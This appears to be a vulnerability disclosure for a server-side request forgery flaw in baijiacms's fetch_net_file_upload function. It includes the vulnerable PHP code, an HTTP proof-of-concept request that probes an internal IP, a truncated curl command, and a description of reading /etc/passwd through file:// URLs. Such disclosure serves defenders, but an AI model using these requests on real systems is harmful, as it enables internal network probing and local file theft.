

The vulnerable code is located in the <code>fetch_net_file_upload</code> function in the <code>includes/baijiacms/common.inc.php</code> file. This function is called in the file <code>system/public/class/web/file.php</code>. Because the function does not perform sufficient checksumming on the <code>url</code> parameter, the taint is introduced from the <code>\$url</code> variable into the tainted function <code>file_get_contents</code>, and after the <code>file_get_contents</code> function is executed it sends a request to the URL specified by the <code>url</code> parameter, eventually leading to an SSRF vulnerability.

The file system/public/class/web/file.php calls the fetch_net_file_upload function with the following code


```
if ($do == 'fetch') {
    $url = trim($_GPC['url']); // $_GPC actually is $_GET
    $file = fetch_net_file_upload($url);
    if (is_error($file)) {
        $result['message'] = $file['message'];
        die(json_encode($result));
    }
}
```

The relevant code for the file includes/baijiacms/common.inc.php is shown below

```
function fetch_net_file_upload($url)
    $url = trim($url);
    $extention = pathinfo($url, PATHINFO_EXTENSION);
    $path = '/attachment/';
    $extpath = "{$extention}/" . date('Y/m/');
   mkdirs(WEB_ROOT . $path . $extpath);
    do {
        $filename = random(15) . ".{$extention}";
    } while (is_file(SYSTEM_WEBROOT . $path . $extpath . $filename));
    $file_tmp_name = SYSTEM_WEBROOT . $path . $extpath . $filename;
    $file_relative_path = $extpath . $filename;
    if (file_put_contents($file_tmp_name, file_get_contents($url)) == false) {
        $result['message'] = '提取失败.';
        return $result;
    }
    $file_full_path = WEB_ROOT . $path . $extpath . $filename;
   return file_save($file_tmp_name, $filename, $extention, $file_full_path, $file_r
```

Because the url parameter is unrestricted, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

```
GET /index.php?
mod=site&do=file&act=public&op=fetch&beid=1&url=http%3A%2F%2F172.16.119.1%2Fzfuzz
HTTP/1.1
Host: 172.16.119.141
Accept: application/json, text/javascript, */*; q=0.01
Cookie: PHPSESSID=e7m370238fh577ta0kbqmkr7e1; __fileupload_type=image;
__fileupload_dest_dir=; __fileupload_global=
Connection: close
```




You can also use the following curl command to verify the vulnerability


```
curl -i -s -k -X $'GET' \
    -H $'Host: 172.16.119.141' -H $'Accept: application/json, text/javascript,
```



The vulnerability can also be exploited to read arbitrary local files using the file:// protocol, as the vulnerability saves the fetched content under the attachment folder and returns the corresponding file name. So we can directly access the corresponding file to get the file content.



Access the corresponding file to get the contents of the /etc/passwd file



0x03 Acknowledgement

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